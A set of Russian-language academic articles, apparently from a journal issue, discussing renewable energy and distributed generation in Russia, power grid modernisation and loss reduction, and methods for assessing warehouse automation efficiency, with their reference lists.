1. Статистика министерства энергетики российской федерации // minenergo.gov.ru Официальный сайт Министерства энергетики РФ - электрон. текст. дан. - Дата обращения 08.08.2018г.
2. Николаевская К.Н. Экономические и управленческие аспекты энергетической эффективности использования возобновляемых энергоресурсов для производства электроэнергии / К.Н. Николаевская // Современная наука: Актуальные проблемы теории и практики - 2015. - nauteh-journal.ru - электрон. текст. дан. – Дата обращения 08.08.2018г.
3. Николаевская К.Н. Развитие возобновляемых источников добычи электроэнергии в целях снижения энергодефицитности Республики Крым // Nauka-rastudent.ru - электрон. текст. дан. - Дата обращения 08.08.2018г.
4. Рогалёв Н.Д., Тягунов М.Г., Шестопалова Т.А. Как повысить привлекательность электростанций на основе возобновляемых источников энергии?/ Н.Д. Рогалёв, М.Г. Шестопалова // Энергетик. – 2015. – № 1. – С. 31-33.
5. Кузьмина Е. В. Кузьмина Н.Г. Проблемы энергосбережения и энергоэффективности в России/ Е.В. Кузьмина, Н.Г. Кузьмина. // Известия Томского политехнического университета. - 2013. - № 6. - С.124-133.

ТЕНДЕНЦИИ РАЗВИТИЯ ЭНЕРГЕТИЧЕСКИХ СИСТЕМ НА ОСНОВЕ ВОЗОБНОВЛЯЕМЫХ ИСТОЧНИКОВ ЭНЕРГИИ

Глебов Илья Александрович

"Национальный исследовательский университет "МЭИ"

Аннотация. В статье рассматриваются перспективы использования возобновляемых энергоресурсов с целью повышения экологической эффективности для производства электроэнергии в РФ. Проведен анализ современных способов наиболее экономичной и экологически безопасной добычи электроэнергии с помощью солнечных батарей.

Ключевые слова: электростанция, возобновляемые источники энергии, экологическая эффективность, энергетическая стратегия, распределенная энергия, солнечное теплоснабжение, СЭС

Проблемы финансовой стабильности энергетической отрасли стали решаться без оглядки на потребителя, то есть того субъекта рынка, для которого создана отрасль. При этом, наибольшие потери для бюджета и роста ВВП вызывает то, что электроэнергетика, снижая конкурентоспособность промышленности, стала фактором риска и ограничения развития экономики.

Кудрявый в статье «Системное разрушение системы»¹ утверждает, что очевидным доказательством необходимости реформ в сфере энергетики РФ служит факт, что заметным отличием российской электроэнергетики является выработка на электростанциях методом совместного производства более 800 млрд кВт•ч (в год) тепловой и электрической энергии. Это на порядок больше, чем в любой другой стране мира.

Бутузов после анализа российского рынка солнечного теплоснабжения, утверждает, что солнечное теплоснабжение в мире является вторым по объемам использования видом возобновляемых источников энергии.² Следовательно это направление следует развивать в России.

Андреев и Сыстеров провели опыт, начав использование гелиоустановки для ГВС в качестве опыта Пермского университета.³ Было приобретено оборудование для получения горячей воды от энергии солнца. Нагретая вода используется для нужд столовой в корпусе, в котором отсутствует горячее водоснабжение.

Оборудование установлено, прежде всего, для проведения научных исследований, оценки эффективности работы подобных систем в климатических условиях Перми. Выводы авторов подают надежды, но они с сожалением отзываются о стоимости оборудования. На сегодняшний день, например, установка даже маломощных гелиоустановок требует существенных финансовых затрат, превышающих сотню тысяч рублей. И пути решения этой проблемы известные - это создание рынков сбыта, расширение производственных мощностей в России, внедрение льготных условий, совершенствование нормативно-правовой базы - все это важные государственные задачи, которые приведут к снижению стоимости оборудования, что позволит альтернативным источникам конкурировать с традиционными.

Из приведенных в статье данных можно сделать вывод об огромном потенциале использования возобновляемых источников энергии на просторах Российской Федерации, вплоть до полного отказа от традиционных полезных ископаемых. Даже приведены сроки - всего несколько десятков лет. Сложность состоит лишь в том, что поступательность и нежелание правительства организовано изменить систему получения энергии в стране обуславливают медлительность развития национальной энергетики, которое мы наблюдаем сегодня.

Кирисов и Оварченко считают, что одна из основных характеристик эффективности работы СЭС - это уровень технологических потерь.⁴ Основными причинами последних исследователи считают вынужденную работу в неоптимальных режимах, ухудшение технологического состояния электрических сетей, потери, вызванные перетоками реактивной мощности. Выходом, по мнению авторов статьи является проводить ряд подсчетов с целью знать точное время замены двигателя, осуществляющего электро-снабжение промышленных предприятий.

Те же авторы вместе с Васюченко полагают возможным оптимизировать электропотребление мето-

¹ Кудрявый В.В. Системное разрушение системы/ В.В.Кудрявый// Энергетика.Электротехника.Связь. - 2015. - №5 - С.2-9.

² Бутузов В.А. Анализ российского рынка солнечного теплоснабжения // ЭНЕРГОСОВЕТ - 2015 - № 1 (38)

³ Андреев Д. Н. Гелиоустановка для ГВС. Опыт Пермского университета / Д. Н. Андреев, В. И. Сыстеров // Энергосовет. - 2015. - № 1. - С. 30-33.

⁴ Кирисов И. Г. Оварченко Т. И. Особенности энергосберегающих технологий в системах электроснабжения действующих промышленных предприятий/ И.Г.Кирисов, Т.И. Оварченко// Энергосбережение. Энергетика. Энергоаудит. -2014. - № 3 (121). - С.17-21.

дом активного управления энергопотреблением.⁵ Это позволит осуществить целенаправленное формирование графика нагрузки путем маневрирования энергопотребления. Исследователи советуют применять специальные автоматические устройства для постоянных расчетов.

Группа авторов статьи «Как повысить привлекательность электростанций на основе возобновляемых источников энергии?» рассмотрела вопросы повышения степени использования установок на основе возобновляемых источников энергии⁶. Текст убеждает нас в том, что наиболее удачными являются изобретения, созданные как распределенные энергетические системы за счет совместного проектирования генерирующей и потребляющей частей энергосистемы. Т.е. наиболее разумным путем развития российской энергетики провозглашается повсеместное применение распределенной энергии.

Список литературы:

1. Кудрявый В.В. Системное разрушение системы/ В.В.Кудрявый// Энергетика.Электротехника. Связь. - 2015. -№5 - С.2-9.
2. Бутузов В.А. Анализ российского рынка солнечного теплоснабжения // ЭНЕРГОСОВЕТ - 2015 - № 1 (38)
3. Андреев Д. Н. Гелиоустановка для ГВС. Опыт Пермского университета / Д. Н. Андреев, В. И. Сыстеров // Энергосовет. - 2015. - № 1. - С. 30-33.
4. Кириsov И. Г. Овчаренко Т. И. Особенности энергосберегающих технологий в системах электроснабжения действующих промышленных предприятий/ И.Г.Кириsov, Т.И. Овчаренко// Энергосбережение. Энергетика. Энергоаудит. -2014. -№ 3 (121). - С.17-21.
5. ОвчаренкоТ.И. , Васюченко П.В., Кириsov И.Г., Анализ существующих систем электроснабжения промышленных предприятий, как фактор повышения их эффективности/ Т. И. Овчаренко, П. В. Васюченко, И. Г. Кириsov// Энергосбережение. Энергетика. Энергоаудит. - 2012. - № 7 (101). - С. 34- 39.
6. Роголев Н.Д., Тягунов М.Г., Шестопалова Т.А. Как повысить привлекательность электростанций на основе возобновляемых источников энергии? // Энергетик. – 2015. – № 1. – С. 31-33.

⁵ ОвчаренкоТ.И., Васюченко П.В., Кириsov И.Г., Анализ существующих систем электроснабжения промышленных предприятий, как фактор повышения их эффективности/ Т. И. Овчаренко, П. В. Васюченко, И. Г. Кириsov// Энергосбережение. Энергетика. Энергоаудит. - 2012. - № 7 (101). - С. 34- 39.

⁶ Роголев Н.Д., Тягунов М.Г., Шестопалова Т.А. Как повысить привлекательность электростанций на основе возобновляемых источников энергии? // Энергетик. – 2015. – № 1. – С. 31-33.

УДК 65.011.56

МЕТОДИКИ ОЦЕНКИ ЭФФЕКТИВНОСТИ АВТОМАТИЗАЦИИ СКЛАДСКОГО ХОЗЯЙСТВА

Куреннов Дмитрий Валерьевич

к.т.н., доцент,

Директор Школы базового инженерного образования, заведующий кафедрой
«Информационных технологий и автоматизации проектирования»

Гамберг Алексей Евгеньевич

к.э.н., ассистент кафедры

«Организация машиностроительного производства»

Уральский федеральный университет

им. первого Президента России Б.Н. Ельцина

Николаенко Игорь Александрович

магистр, инженер

ООО «Эс Эм Си Пневматик»

Аннотация. В статье рассмотрены вопросы оценки внедрения в производственный процесс автоматизированных логистических систем. Предложен ряд оценочных показателей и методика их расчета.

Ключевые слова: логистика, склад, автоматизация, эффективность.

Methods of estimation of efficiency of automation of warehouse

Abstract: the paper deals with questions of an estimation of introduction in the industrial process of the automated logistical systems are considered. A number of estimated indicators and methods of their calculation is given.

Keywords: logistic, warehouse, automatization, efficiency.

В России автоматизированные системы с каждым годом внедряются все чаще и применяются в инструментальном и механическом производствах, механосборочных цехах, на электротехнических и электронных производствах, предприятиях медицинской и фармацевтической промышленности.

Внедрение современного складского оборудования позволит сократить логистический цикл, минимизировать издержки и улучшить показатели рентабельности предприятия.

Совершенство логистических процессов выражается в форме небольших запасов, короткого времени поставки, точного соблюдения сроков и низких расходов на логистику.

Автоматизированный стеллаж обеспечивает реализацию принципа «товар к человеку». Данный комплекс представляет собой стеллаж высотой до 15 метров и шириной до 4 метров, и содержит по два, расположенных друг против друга, массива направляющих для размещения лотков или поддонов, предназначенных для перемещения и хранения грузов. Направляющие в массивах расположены друг над другом, массивы каждой пары направляющих расположены с промежутком, в котором установлен подъемный механизм, оснащенный электроприводами. Один из приводов предназначен для вертикального перемещения подъемного механизма, другой – для горизонтального перемещения лотков или поддонов относительно направляющих. [1, с. 74]

Оператор находится на своем рабочем месте, а по его запросу специальный лифт автоматически перемещает необходимые товары к рабочему столу. В данной системе хранения груз располагается на специальном металлическом поддоне. Захватный механизм лифта выхватывает его из рабочего окна и устанавливает на специальных направляющих на хранение. Шаг установки контейнера выбирается автоматически и может изменяться в зависимости от высоты груза, благодаря чему за счет использования всей высоты склада и оптимального вертикального размещения экономится до 70% полезной площади складского помещения.

Индивидуальная настройка скорости перемещения для каждого поддона обеспечивает более быстрое или, наоборот, более плавное перемещение поддонов в зависимости от характеристик хранимого товара.

Благодаря подтверждению получения продукции при помощи эргономичного светового барьера под рабочим окном, уменьшено время перемещения и увеличена эффективность отбора.

Система сама размещает часто запрашиваемые инструменты и материалы ближе к рабочему окну с

установкой приоритетов по времени доступа для хранимой продукции.

Общая высота конструкции может быть неограниченной и устанавливаться только размерами склада, а количество контейнеров определяется параметрами самих грузов.

Система автоматически производит учет хранимой продукции и может подключаться к общей системе управления складом или производством (MFC, ERP, WMS).

Внедрение автоматизированной складской системы позволяет объединить большинство процессов обеспечивающих функционирование склада в автоматически выполняемую последовательность машинных операций, что снижает нагрузку на персонал и позволяет снизить непредвиденные простои.[2, с. 193] Помимо этого, внедрение системы позволяет осуществлять те же процессы при гораздо меньших площадях, что позволяет добиться экономии на их содержании.

Для оценки эффективности внедрения и работы автоматизированных складских систем предлагается использовать следующие типы показателей:

- 1) Показатели, характеризующие финансовые результаты работы склада;
- 2) Показатели, характеризующие интенсивность работы склада;
- 3) Показатели, характеризующие эффективность использования складских площадей;
- 4) Показатели, характеризующие уровень сохранности груза.

К показателям данных групп традиционно относят нижеследующие.[3, с. 24]

Эффективность складского хозяйства — это рациональное использование складских площадей, уменьшение затрат времени на выполнение различных операций, гибкость в принятии решений, получении максимума прибыли при наименьших затратах.

Грузооборот склада — количество товаров, отпущенных со склада в течение определенного периода, выраженное в натуральных показателях (кг, т).

Оптово-складской товарооборот - количество товаров, реализованных со склада за определенный период, выраженное в стоимостных показателях.

Производительность труда работников склада — это сумма товарооборота или объем грузооборота на одного работника в единицу времени.

Себестоимость переработки на складе 1 т груза — этот показатель, отражает объем затрат труда на складе на тонну груза.

Также к критериям эффективности складского хозяйства относят объем эксплуатационных затрат, коэффициент полезной площади склада, коэффициент использования полезного объема склада.

В зависимости от типа складского помещения, его планировки и других факторов этот показатель может иметь значения от 0,25 до 0,6. Чем выше коэффициент использования полезной площади склада, тем эффективнее используется складская площадь.

Коэффициента использования полезного объема склада определяется как отношение объема стеллажей и штабелей с товарами к общему складскому объему. В зависимости от способа хранения товаров и характера груза этот показатель может иметь значения от 0,3 до 0,5.

Также, к показателям отражающим динамику эффективности работы склада относят коэффициент неравномерности загрузки склада (Отношение грузооборота наиболее напряженного месяца к среднемесячному грузообороту склада), интенсивность прохождения грузов (коэффициент оборачиваемости) - объем выдачи со склада, отнесенный к величине наличия на складе за определенный период времени и ряд других.

Рассчитанные показатели необходимо наблюдать за длительный период времени (от 3 месяцев) и сравнивать результаты работы склада во времени с учетом статистической обработки полученных данных. [4, с. 270]

По результатам проведения оценки текущего состояния эффективности автоматизированного склада формируются предложения по устранению существующих проблемных зон.

Склад является нервным центром логистической системы, поэтому при организации логистического процесса необходимо добиваться:

- 1) Рациональной планировки склада при выделении рабочих зон, способствующей снижению затрат и усовершенствованию процесса переработки груза;
- 2) Эффективного использования пространства при расстановке оборудования, что позволяет увеличить мощность склада;
- 3) Использования универсального оборудования, выполняющего различные складские операции, что дает существенное сокращение парка подъемно-транспортных машин;
- 4) Минимизации маршрутов внутрискладской перевозки с целью сокращения эксплуатационных затрат и увеличения пропускной способности склада;
- 5) Осуществления объединенных партий отгрузок и применения централизованной доставки, что позволяет существенно сократить транспортные издержки;
- 6) Максимального использования возможностей информационной системы, что значительно сокращает время и затраты, связанные с документооборотом и обменом информацией, и т. д.

Таким образом, по нашему мнению, критерии оценки эффективности автоматизированного склада

фактически идентичны классическим параметрам оценки эффективности складского хозяйства с учетом специфики автоматизации и механизации процессов, однако при оценке эффективности проектов по внедрению автоматизированного склада следует учитывать основные ключевые факторы – фактор высвобождения рабочих мест, вывода персонала из зоны повышенного риска, повышения производительности и замена ручного труда – машинным.

Список литературы

1. Крылатков Петр Петрович Управление целостностью субъектов производственно-логистического пространства // Управленец. 2015. №3 (55). С.72-77.
2. Мамонова Ю.С., Русина Ю.В., Широченко Н.В. Проблемы внедрения автоматизированной системы управления складом // Актуальные проблемы авиации и космонавтики. 2013. №9. С.192-193.
3. Ложечник Е. А. Оптимизация складского комплекса предприятия на основе рационализации и автоматизации основных процессов // ТДР. 2010. №3. С.22-25.
4. Бобылева Елизавета Геннадьевна, Критинина Светлана Васильевна Совершенствование транспортно-складской системы в современном оптическом приборостроении // Интерэкспо Гео-Сибирь. 2013. №1. С.268-271.

ЭКОНОМИЧЕСКИЕ И ЭКОЛОГИЧЕСКИЕ АСПЕКТЫ РАЗВИТИЯ ЭНЕРГЕТИЧЕСКИХ СИСТЕМ НА ОСНОВЕ ВОЗОБНОВЛЯЕМЫХ ИСТОЧНИКОВ ЭНЕРГИИ

Глебов Илья Александрович

"Национальный исследовательский университет "МЭИ"

Аннотация. В статье рассматриваются актуальные проблемы использования возобновляемых энерго-ресурсов, их экономическая и энергетическая перспектива развития. Описаны причины, согласно которым использование возобновляемых источников энергии является эффективным, экономически целесообразным на пути повышения эффективности энергетики в России.

Ключевые слова: энергоэффективность, энергоресурс, возобновляемые источники энергии, генерация, энергетическое развитие, альтернативная энергетика, экономические проблемы, проблемы невозобновляемости ресурсов, солнечное теплоснабжение

Масштабы использования возобновляемых источников энергии определяются в первую очередь их экономической эффективностью и конкурентоспособностью с традиционными энергетическими технологиями. Нельзя сказать, что на сегодняшний день эта потенциально выгодная экономике страны и мировой экологии отрасль энергетики развивается с поддержкой бизнеса и правительства.

Существует статистика Министерства энергетики Российской Федерации, которая сообщает утешительные вещи: количество угля и газа в миллионах тонн, необходимое для нормального функционирования тепловых сетей, перестает расти. Российская Федерация находится на передовой позиции в числе стран-транспортёров природных ресурсов, и государство может себе позволить их активное использование. Однако, достаточно представить, сколько невозобновляемых ресурсов страна теряет ежегодно, и необходимость поиска альтернативных источников становится очевидным. Производство тепловой энергии снизилось на 8,7% за последний год, что говорит об осознанном подходе правительства к расходу невозобновляемых источников энергии.¹

Николаевская пишет в статье «Экономические и управленческие аспекты энергетической эффективности использования возобновляемых энергоресурсов для производства электроэнергии» о том, что для достижения такой крупной задачи разработан ряд нормативно-правовых актов, основными из которых являются «Энергетическая стратегия России на период до 2030 года», принятая Распоряжением Правительства РФ от 13 ноября 2009 г. № 1715-р (Энергетическая стратегия), и Федеральный закон от 23 ноября 2009 г. № 251-ФЗ «Об энергосбережении и о повышении энергетической эффективности и о внесении изменений в отдельные законодательные акты Российской Федерации».²

Перед Правительством РФ в Энергетической стратегии поставлены следующие задачи на долгосрочную перспективу до 2030 г.:

- снизить зависимость экономического благосостояния страны от нефтегазового сектора с уменьшением доли топливно-энергетического комплекса (ТЭК) в структуре ВВП России с 30 % до 18 %;
- уменьшить долю природного газа в структуре внутреннего потребления ТЭР с 52,1 % до 46-47 %;
- увеличить долю нетопливной энергетики в энергетическом балансе страны с 10,6 % до 13-14 %, снизив удельную энергоёмкость экономики в 2,1-2,3 раза.

В статье «Как повысить привлекательность электростанций на основе возобновляемых источников энергии?» рассмотрены вопросы повышения степени использования установок на основе возобновляемых источников энергии³. Авторы утверждают, что наиболее удачными являются изобретения, созданные как распределенные энергетические системы за счет совместного проектирования генерирующей и потребляющей частей энергосистемы.

Андреев и Сыстеров провели опыт, начав использование гелиоустановки для ГВС в качестве опыта Пермского университета.⁴ Было приобретено оборудование для получения горячей воды от энергии солнца. Нагретая вода используется для нужд столовой в корпусе, в котором отсутствует горячее водо-

¹ Статистика министерства энергетики российской федерации // minenergo.gov.ru Официальный сайт Министерства энергетики РФ - электрон. текст. дан. - последнее обновление 08.08.2018г.

² Николаевская К.Н. Экономические и управленческие аспекты энергетической эффективности использования возобновляемых энергоресурсов для производства электроэнергии // Современная наука: Актуальные проблемы теории и практики - 2015 - от 03.04.

³ Роголев Н.Д., Тягунов М.Г., Шестопалова Т.А. Как повысить привлекательность электростанций на основе возобновляемых источников энергии? // Энергетик. - 2015. - № 1. - С. 31-33.

⁴ Андреев Д. Н. Гелиоустановка для ГВС. Опыт Пермского университета / Д. Н. Андреев, В. И. Сыстеров // Энергосвет. - 2015. - № 1. - С. 30-33.

снабжение.

Оборудование установлено, прежде всего, для проведения научных исследований, оценки эффективности работы подобных систем в климатических условиях Перми. Выводы авторов подают надежды, но они с сожалением отзываються о стоимости оборудования. На сегодняшний день, например, установка даже маломощных гелиоустановок требует существенных финансовых затрат, превышающих сотни тысяч рублей. И пути решения этой проблемы известные - это создание рынков сбыта, расширение производственных мощностей в России, внедрение льготных условий, совершенствование нормативно-правовой базы - все это важные государственные задачи, которые приведут к снижению стоимости оборудования, что позволит альтернативным источникам конкурировать с традиционными.

Из приведенных в статье данных можно сделать вывод об огромном потенциале использования возобновляемых источников энергии на просторах Российской Федерации, вплоть до полного отказа от традиционных полезных ископаемых. Даже приведены сроки - всего несколько десятков лет. Сложность состоит лишь в том, что поступательность и нежелание правительства организовано изменить систему получения энергии в стране обуславливают медлительность развития национальной энергетики, которое мы наблюдаем сегодня.

Список литературы.

1. Статистика министерства энергетики российской федерации // minenergo.gov.ru Официальный сайт Министерства энергетики РФ - электрон. текст. дан. - последнее обновление 08.08.2018г.
2. Николаевская К.Н. Экономические и управленческие аспекты энергетической эффективности использования возобновляемых энергоресурсов для производства электроэнергии // Современная наука: Актуальные проблемы теории и практики - 2015 - от 03.04.
3. Андреев Д. Н. Гелиоустановка для ГВС. Опыт Пермского университета / Д. Н. Андреев, В. И. Сыстеров // Энергосовет. - 2015. - № 1. - С. 30-33.
4. Роголёв Н.Д., Тягунов М.Г., Шестопалова Т.А. Как повысить привлекательность электростанций на основе возобновляемых источников энергии?/ Н.Д. Роголёв, М.Г. Шестопалова // Энергетик. – 2015. – № 1. – С. 31-33.
5. Бутузов В.А. Анализ российского рынка солнечного теплоснабжения/ В.А. Бутузов // ЭНЕРГОСОВЕТ - 2015 - № 1 (38) - С. 49-51.

ПРЕДПОСЫЛКИ РЕФОРМ ЭЛЕКТРИЧЕСКОГО ОБОРУДОВАНИЯ, НАЦЕЛЕННЫЕ НА ПОДДЕРЖАНИЕ КАЧЕСТВА РОССИЙСКОЙ ЭНЕРГЕТИКИ

Глебов Илья Александрович

"Национальный исследовательский университет "МЭИ"

Аннотация. В статье рассмотрена проблема контроля за состоянием электросистем, а именно избежания потери электроэнергии, перегрева в электрических сетях. Проанализировано современное состояние российского энергетического комплекса, выявлены его проблемы и перспективы развития.

Ключевые слова: потеря электроэнергии, модернизация, малая и распределённая энергетика, приборный учёт, избежание потерь, цифровое качество электроэнергии

Становление электроэнергетики как самостоятельной отрасли промышленности и экономики началось с события 1891 г., когда состоялось испытание трехфазной системы электропередачи на международной электротехнической выставке в г. Франкфурте-на-Майне. В Лауфене на гидроэлектростанции электрическая энергия вырабатывалась гидроагрегатом, состоящем из турбины, конической зубчатой передачи и трехфазного синхронного генератора (мощность 230 кВт, частота вращения 150 об/мин, напряжение 95 В, соединение обмоток звездой). В Лауфене и Франкфурте находилось по три трансформатора, погруженных в баки, наполненные маслом.¹

Конечно, в конце 19 века не могло быть и речи о том, чтобы модернизировать оборудование до уровня сегодняшней техники, интеллектуальных электросетей, а уж тем более путём увеличения электромагнитной совместимости электрических сетей. На сегодняшний день, нормирование показателей качества электроэнергии остается актуальным, как и обеспечение электрических приемников и контроль за выполнением установленных норм. Первый национальный стандарт качества электрической энергии введен в действие почти 50 лет назад, 1 января 1970 г. (ГОСТ 13109-67. Электрическая энергия). Стандарты и законы, связанные с электроэнергией претерпевают все новые изменения. Приказом Росстандарта был приведен в действие ГОСТ Р 54149-2010 с 01.01.2013². Стандартом узакониваются показатели и нормы качества энергии (КЭ) в точках передачи электроэнергии пользователям сетей высокого, среднего и низкого напряжения систем электроснабжения общего назначения переменного трехфазного и однофазного тока частотой 50 Гц. Это требование существенно отличает новый стандарт от ГОСТ 13109-97, в котором нормы КЭ отнесены к точкам общего присоединения (за исключением установившегося отклонения напряжения), и более отвечает условиям рыночной экономики.

Постоянные обновления необходимы, так как контроля за точностью показателей и их соответствия реальности не бывает слишком много. Матвеева, Куликова и Шишкина в своей работе пишут о том, что дальнейшее развитие инфраструктуры и экономики России невозможно без развития энергетической отрасли, в том числе без нового слова в сфере электрического оборудования.³ Авторы подчеркивают, что отрасль характеризуется высокой степенью износа основного оборудования. Так, существенная его часть выработала свой установленный ресурс, и должна быть заменена в ближайшие 20 лет. В сравнении с другими странами, потери в электрических сетях в РФ выше в 1,5-2 раза, а удельные показатели расхода топлива более чем на 20 % превышают аналогичных показателей развитых стран.

В своей статье «Снижение потерь электроэнергии в электрических сетях» Воротицкий, Калинка, Комкова пишут о том, что снижение потерь электроэнергии в электрических сетях – сложная комплексная проблема, требующая значительных капитальных вложений, постоянного внимания персонала, его высокой квалификации и заинтересованного участия в эффективном решении задачи.⁴ Поэтому так важен квалифицированный энергетический аудит электросетевых организаций для разработки обоснованной программы действий, совершенствование организации работ по снижению потерь, учет «человеческого фактора».

Другой точки зрения придерживается Шилин. Он полагает, что не человеческий контроль, но соз-

¹ Ушаков В. Я. Основные проблемы энергетики и возможные способы их решения / В. Я. Ушаков // Известия Томского политехнического университета [Известия ТПУ]. — 2011. — Т. 319, № 4 : Энергетика. — С. 7.

² Белов Олег Александрович, Парфенкин Александр Иванович Системная интеграция контроля электрооборудования // Электротехнические и информационные комплексы и системы. 2014. №1. URL: <https://cyberleninka.ru/article/n/sistemnaya-integratsiya-kontrolya-elektrooborudovaniya> (дата обращения: 05.08.2018).

³ Матвеева, К. П., Куликова, С. В., Шишкина, П. О. Модернизация электроэнергетики: проблемы и перспективы/ К.П. МАТВЕЕВА, С.В. Куликова, П.О.Шишкина/Инфраструктурные отрасли экономики: проблемы и перспективы развития. -2013. - № 2. - С.36

⁴ Воротицкий, В.Э., Калинка, М.А., Комкова, Е.В., Снижение потерь электроэнергии в электрических сетях/ В. Э. Воротицкий, М. А. Калинкина, Е. В. Комкова/Энергосбережение. -2012. -№2 -С.92.

дание интеллектуальных сетей - решение большинства проблем в энергетической отрасли. В статье «Информационно-измерительная система контроля аварийных режимов воздушных линий электропередачи» он пишет, что на первом этапе создания интеллектуальных сетей необходимо оснащение энергетических сетей различными измерительными преобразователями и системами передачи информации. Новая система поможет фиксировать и предотвращать аварийные ситуации в системе электропередач. Ей доступны методики синтеза логических схем и нейронных сетей устройства распознавания, определения показателей надежности воздушных линий электропередачи (ВЛЭП) позволяют обоснованно с учетом конструкций ВЛЭП и технических требований оперативно проектировать и внедрять информационно-измерительной системы (ИИС) контроля аварийных режимов в электрические сети. Методы проектирования распределенной ИИС внутри интеллектуальных сетей учитывают большое количество альтернативных комплектующих блоков и устройств, систем передачи информации, которые представлены на рынке.⁵ Это позволяет создавать интегрированные системы с учетом технических и экономических требований, климатических факторов, местности, времени года и других особенностей.

Проблемы модернизации электроэнергетической отрасли России довольно остро стоят перед страной, в которой более 50% оборудования в сфере энергетики устарело. Однако, по результатам анализа современного состояния российского энергетического комплекса существуют не только проблемы, но и перспективы его развития. Обеспечить эффективное функционирование теплоэнергетического комплекса, в том числе с помощью интеллектуальных электрических сетей возможно, об этом заявляют десятки специалистов и исследователей. Существует масса способов увеличения электромагнитной совместимости электрических сетей, в данной статье перечислены только несколько из них.

Список литературы.

1. Ушаков В. Я. Основные проблемы энергетики и возможные способы их решения / В. Я. Ушаков // Известия Томского политехнического университета [Известия ТПУ]. — 2011. — Т. 319, № 4 : Энергетика. — С. 7.
2. Белов Олег Александрович, Парфенкин Александр Иванович Системная интеграция контроля электрооборудования // Электротехнические и информационные комплексы и системы. 2014. №1. URL: <https://cyberleninka.ru/article/n/sistemnaya-integratsiya-kontrolya-elektrooborudovaniya> (дата обращения: 05.08.2018).
3. Матвеева, К. П., Куликова, С. В., Шишкина, П. О. Модернизация электроэнергетики: проблемы и перспективы/ К.П. МАТВЕЕВА, С.В. Куликова, П.О.Шишкина//Инфраструктурные отрасли экономики: проблемы и перспективы развития. -2013. - № 2. - С.36
4. Воротницкий, В.Э., Калинка, М.А., Комкова, Е.В., Снижение потерь электроэнергии в электрических сетях/В. Э. Воротницкий, М. А. Калинкина, Е. В. Комкова//Энергосбережение. -2012. -№2 -С.92.
5. Шилин А. А., Информационно-измерительная система контроля аварийных режимов воздушных линий электропередачи [Электронный ресурс] // Научная библиотека диссертаций и авторефератов disserCat, 2012- электрон. дан. URL: <http://www.dissercat.com/content/informatsionno-izmeritelnaya-sistema-kontrolya-avariinykh-rezhimov-vozdushnykh-linii-elektro#ixzz4Fhw1Cwlg> (дата обращения: 05.08.18) - Загл. с экрана.

⁵ Шилин А. А., Информационно-измерительная система контроля аварийных режимов воздушных линий электропередачи [Электронный ресурс] // Научная библиотека диссертаций и авторефератов disserCat, 2012- электрон. дан. URL: <http://www.dissercat.com/content/informatsionno-izmeritelnaya-sistema-kontrolya-avariinykh-rezhimov-vozdushnykh-linii-elektro#ixzz4Fhw1Cwlg> (дата обращения: 05.08.18) - Загл. с экрана.

ОСОБЕННОСТИ РАЗВИТИЯ РЫНКА ОБОРУДОВАНИЯ РАСПРЕДЕЛЕННОЙ ГЕНЕРАЦИИ

Глебов Илья Александрович

"Национальный исследовательский университет "МЭИ"

Аннотация: В статье рассмотрена проблема распределенной энергетики в России и мире. Проанализирована возможность и перспективность использования солнечной, ветровой и других энергий в нашей стране. Приводятся некоторые факты продвижения нетрадиционной энергетики.

Ключевые слова: малая и распределённая энергетика, ветроэнергетика, потери электроэнергии, модернизация, избежание потерь, регенеративные источники энергии, нетрадиционная энергетика, солнечная энергия

Завышенная энергоёмкость производства в условиях роста цен на электроэнергию – опасный вызов экономике России. Современная экономика России и ее регионов характеризуется завышенным уровнем энергоёмкости валовых продуктов, что объясняется большим удельным весом тяжелой промышленности в структуре валового внутреннего продукта (ВВП) и валового регионального продукта (ВРП), а также высокой степенью износа основных фондов.

Вопреки ожиданиям, рост цен на энергоносители не стал стимулом для энергосбережения.¹ Статистическая связь между динамикой электроёмкости ВВП РФ, ВРП территорий России, с одной стороны, и ростом цен на энергоносители, с другой, не обнаруживается. Развитие малой распределенной энергетики – ключ к сокращению энергоёмкости производства и повышению конкурентоспособности продукции в условиях роста внутренних цен на электроэнергию. В последние несколько лет мы стали свидетелями возникновения и все более широкого распространения малой распределенной энергетики (МРЭ). Малая распределенная энергетика – это совокупность территориальных или локальных энергетических систем, представляющих собой различные сочетания генерирующих, сетевых и других мощностей (установок и оборудования).

Эти энергосистемы могут быть как изолированными от большой централизованной энергетики, или Единой энергетической системы, так и связанными с ней. Концепция МРЭ подразумевает наличие множества различных потребителей, производящих тепловую и электрическую энергию для собственных нужд, а также направляющих ее излишки в общую электрическую или тепловую сеть. Генераторы энергии сооружаются в непосредственной близости от потребителей. Мощность генераторов выбирается исходя из ожидаемой мощности потребителей с учетом технологических, правовых, экологических и других ограничений. Мощность может варьироваться в широких пределах (от двух-трех до сотен киловатт).

Ключевыми преимуществами от распределенной генерации по сравнению с централизованным энергоснабжением являются:

Возможность снизить удельные затраты на электроэнергию для потребителей;

Как следствие, снижение нагрузки в сети, что ведет также к сокращению потерь, которые оплачиваются также за счет потребителей;

Освобождение мощностей для обеспечения энергодефицитных регионов, тем самым обеспечивается надежность электроэнергетики;

Оптимизируется топливный баланс, поскольку мини-ТЭЦ позволяют использовать местные источники топлива – попутный нефтяной газ, биогаз (сточных вод, мусорных свалок, органических отходов), пропан-бутан, синтезгаз и др., что также благоприятно отражается на экологии.²

В интервью Мордосовой о развитии малой распределенной энергетики и ВИЭ рассказывает Первый заместитель председателя Комитета ГД по энергетике, Председатель подкомитета по малой энергетике Сергей Яковлевич Есяков³.

Мы застали переходный этап мировой энергетики. У нас есть выбор, концентрироваться, догонять, или же отставать. У России есть шанс зарекомендовать себя как поставщик технологий, новых компетенций. В направлении возобновляемой энергетики наши ученые стояли у истоков разработки технологий солнечной энергетики и других видов возобновляемой энергетики.

¹ Иншаков Олег Васильевич, Богачкова Людмила Юрьевна Развитие малой распределенной энергетики как способ повышения энергоэффективности и обеспечения конкурентоспособности Южного макрорегиона и Волгоградской области // Вестник АГТУ. Серия: Экономика. 2014. №1. URL: <http://cyberleninka.ru/article/n/razvitie-maloy-raspredelennoy-energetiki-kak-sposob-povysheniya-energoeffektivnosti-i-obespecheniya-konkurentosposobnosti-yuzhnogo> (дата обращения: 8.08.2018).

² Рыхтер В.О., Зильберштейн О.Б. Тенденции развития рынка оборудования малой генерации/ В.О. Рыхтер, О.Б.Зильберштейн // Научноеведение - 2015. - Том 7, №4. - С.66.

³ Мордасова Т.И., Распределенной энергетике быть! / Т.И.Мерсадова// Региональная энергетика и энергосбережение. -2015. - №12. -С.5-7.

